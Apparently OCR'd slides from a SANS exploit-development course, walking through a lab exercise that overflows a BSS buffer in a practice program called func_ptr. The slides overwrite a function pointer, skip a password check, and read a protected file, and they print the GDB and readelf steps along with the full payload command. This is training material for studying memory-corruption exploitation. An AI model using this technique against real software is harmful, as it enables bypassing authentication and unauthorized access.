
Overwriting vtables

Depending on compiler optimization and reordering, a vtable may be positioned at a location where it is susceptible to an overwrite. Just like a stack overflow, if an unsafe function is used to copy data into a buffer, the overflow my overwrite vptr's inside of a vtable. This could result in an attacker taking control of a process. The vtable generation is different on each operating system and compiler. Vulnerability depends primarily on location and positioning, as well as stack protection, randomization, and other factors. CPP relies heavily on pointers; much more so than with the C programming language.


Exercise:
Exploiting BSS (1)
• The func_ptr program
• Time to overwrite a function pointer in the BSS
• Walk through this exercise on your own
• We'll go over it as a group
• Remember to try and come up with your own ideas prior to moving ahead
SANS SEC710 - © 2011

Exercise: Exploiting BSS (1)

For this next exercise, you will be walking through exploiting the BSS segment and overwriting a function pointer in the func_ptr program. We will go over this exercise as a group shortly. As usual, try to come up with your own solutions before moving on and reading the answers.



Exercise:
Exploiting BSS (2)
• First, determine if the func_ptr program is vulnerable
• Check the programs usage
[deadlist@localhost deadlist]$ ./func_ptr
Usage: <Your Name> <Shared Password>
• Can you trigger a segmentation fault?
[deadlist@localhost deadlist]$ ./func_ptr `python -c 'print"A"*100'` BBBB
Segmentation fault
SANS SEC710 - © 2011

Exercise: Exploiting BSS (2)

First, determine if the func_ptr program is vulnerable. It may be a good idea to first check the program for any usage requirements so you know what commands to issue as arguments. As you can see on the first image above, the program is expecting to see your name and a shared password. You can quickly attempt to see if the program is vulnerable to an overflow by sending it a bunch of A's as the name and/or password. I chose to use the command:

./func_ptr `python –c 'print"A"*100'` BBBB


This will give the program 100 A's as the name and "BBBB" as the group password. As you can see, the program had a segmentation fault. Let's now try and learn a little more about how this program works.



Exercise: Exploiting BSS (3)


By running the func_ptr program in GDB we can learn much more about the flow of execution. If you disassemble the main() function, you will see that there is a single call to the strcpy() function. There are no other functions that seem to copy our supplied data, so it can be assumed that this is the spot where our supplied data is copied into a buffer.

A few more instructions down inside the main() function we see "call *%eax." The asterisk tells us that the value inside the EAX register is actually a pointer. This is commonly indicative of when a function pointer is passed into EAX or another register to be called, and it is likely that this address will be the start of some function. Let's set a breakpoint at the address held in EAX and see where it takes us. Use the command "break *0x804847a" inside of GDB.



Exercise: Exploiting BSS (4)

Run the program with "run AAAA BBBB" inside of GDB and wait until the program pauses execution at the breakpoint. By inspecting the EAX register with the command, "x/x $eax" we can see that the address stored in EAX is 0x8048486. We then use the command "x/20i 0x8048486" to get more information about where execution is jumping. We see that the function being called is funcOne. We also can quickly see that the strcmp() function is used a few instructions down inside funcOne. There are two push instructions just before the strcmp() function, which are likely the real password and our supplied password. This is noted by the reference from EBP.



Exercise: Exploiting BSS (5)

If the strcmp() function results in a zero, as tested by the "test %eax,%eax" instruction, the execl() function is called with multiple arguments pushed onto the stack. The execl() function requires the following format:


execl(<shell path>, arg0, file, arg1, ..., (char *)0);

By going through each of the arguments and reading the string, you can see exactly what is happening. The execl() function is using the "cat" command inside the "/bin" directory to view the file "/home/deadlist/secret.txt." To view the strings, simply take the addresses that are being pushed to the execl() function and use the command, "x/s <address>."

x/s 0x80485f7

x/s 0x8048611


x/s 0x8048615


Exercise:
Exploiting BSS (6)
• We cannot access the file "/home/deadlist/secret.txt"
[deadlist@localhost deadlist]$ cat secret.txt
cat: secret.txt: Permission denied
• Determine the address of our buffer
0x804845d <main+101>: push $0x8049764
0x8048462 <main+106>: call 0x8048338 <strcpy>
SANS SEC710 - © 2011

Exercise: Exploiting BSS (6)

Since we were able to determine that by successfully authenticating to the func_ptr program we would be able to view the secret.txt file, we attempt to view that file directly. As you can see by issuing the command "cat secret.txt" from our "/home/deadlist" directory, access is denied. We now have our goal of reading this file. We could simply try and determine the password through by one mean or another, however, the goal of this exercise is to overwrite the function pointer so we can read the file.


We now must determine the address of where our data is copied in memory. Let's look at a couple of ways to do this. First, if you look at the instruction just before the strcpy() function is called inside of main(), you will see "push $0x8049764." This is likely the location of where our data will be placed. Let's look at this further on the next slide.


Exercise:
Exploiting BSS (7)
• Further determining the address of our buffer and the function pointer.
[deadlist@localhost deadlist]$ readelf -S ./func_ptr |grep .bss
[22] .bss NOBITS 08049760 000760 00001c 00 WA 0 0 4
[deadlist@localhost deadlist]$ readelf -a ./func_ptr |grep 22
[22] .bss
[31] .shs
[33] .strtab
22: 08049760
43: 08049760 1 OBJECT LOCAL DEFAULT 22 completed.1
54: 08049764 20 OBJECT LOCAL DEFAULT 22 buf.0
55: 08049778 4 OBJECT LOCAL DEFAULT 22 funcptr.1
.bss is in section 22
funcptr is at 0x8049778
buf is at 0x8049764
SANS SEC710 - © 2011

Exercise: Exploiting BSS (7)

Another familiar tool to help us with determining the location of our data after it is copied into memory is readelf. From command line, type in the command "readelf –S ./funcptr |grep .bss" and press enter. This will give us the section number for the BSS segment. By analyzing this section we should be able to see if there are any uninitialized variables that may be of interest. We are given the result showing us that 22 is the location of the .bss segment.


We can now issue the command, "readelf –a ./func_ptr |grep 22" and view the results. As you can see, we are given the address of 0x8049764 for "buf" and the address 0x8049778 for "funcptr." At this point you may have figured out that this is likely the location of the overflow and why we had a segmentation fault when entering in too long of a user name. You can also see that "buf" has a size of 20 bytes and funcptr has a size of 4 bytes. Let's move to the next slide and take a look at this location in memory.


Exercise:
Exploiting BSS (8)
• Overwriting the function pointer.
(gdb) x/8x 0x8049764
0x8049764 <buf.0>: 0x41414141 0x00000000 0x00000000 0x00000000
0x8049774 <buf.0+16>: 0x00000000 0x08048486 0x00000000 0x00000000
(gdb) x/x 0x8049778
0x8049778 <funcptr.1>: 0x08048486
Pointer before overwrite
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAA BBBB
Starting program: /home/deadlist/func_ptr AAAAAAAAAAAAAAAAAAAAAAAA BBBB
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
Pointer after overwrite
(gdb) x/8x 0x8049764
0x8049764 <buf.0>: 0x41414141 0x41414141 0x41414141 0x41414141
0x8049774 <buf.0+16>: 0x41414141 0x41414141 0x00000000 0x00000000
SANS SEC710 - © 2011

Exercise: Exploiting BSS (8)

Taking the addresses 0x8049764 for "buf" and the address 0x8049778 for "funcptr" we can see what is happening in memory. Fire up GDB and set a breakpoint for the strcpy() function. This can be done simply by typing "break strcpy" inside of GDB. Next, type in "run AAAA BBBB" and press enter. When you hit the breakpoint for strcpy(), type in "next." This will take you one instruction past strcpy() inside of main(). At this point our data should be copied to memory and the function pointer should be populated. Issue the command "x/8x 0x8049764" and press enter. As you can see our A's are copied into memory at this location. There are also four additional bytes between our four A's and the location of the function pointer, which is currently pointing to 0x08048486.


At this point we know that if we type in 24 A's we will write over the function pointer that previously pointed to the funcOne() function. Let's try that to be sure by running the program with "run AAAAAAAAAAAAAAAAAAAAAAAA BBBB." As you can see, we caused a segmentation fault and can take a look at the same location in memory with the command, "x/8x 0x8049764." You can see that at the address 0x8049778, the function pointer has been overwritten with 0x41414141.



Exercise: Exploiting BSS (9)

All we have to do now is determine the location of where we want execution to jump. By disassembling the funcOne() function again, we can see that after the string comparison, there is the instruction "test %eax,%eax." This instruction is checking to see if EAX is zero. If it is, execution will continue on past the "jump if not equal to 0 (JNE)" instruction and onto the execl() function. So again, if our password is not correct, EAX will not be zero and the program will terminate. If our password is correct we will be able to view the secret.txt file. The instruction after the "jne" instruction looks like a good spot to jump to and should allow us to bypass authentication.

* The JNE instruction checks the EFLAGS register to see if the result is zero. This instruction is a relative of "Jump if Not Zero" (JNZ).



Exercise:
Exploiting BSS (10)
• Successful exploitation.
[deadlist@localhost deadlist]$ ./func_ptr `python -c 'print"A"*20+"\xa3\x84\x04\x08"'` BBBB
From: Corporate Communications
To: CXO Level Management
There will be no Bonuses for employees this Year.
Don't worry, we're still getting ours. :)
CEO
SANS SEC710 - © 2011

Exercise: Exploiting BSS (10)

Now that we've got all the information we need, let's try and hack the program. We know that the buffer inside of the BSS segment where our data is copied to is exactly 20 bytes and that the function pointer immediately follows. We will need 20 bytes of filler data and then the address of the instruction following the JNE instruction. Let's give it a try with:

./funcptr `python –c 'print"A"*20+"\xa3\x84\x04\x08"'` BBBB

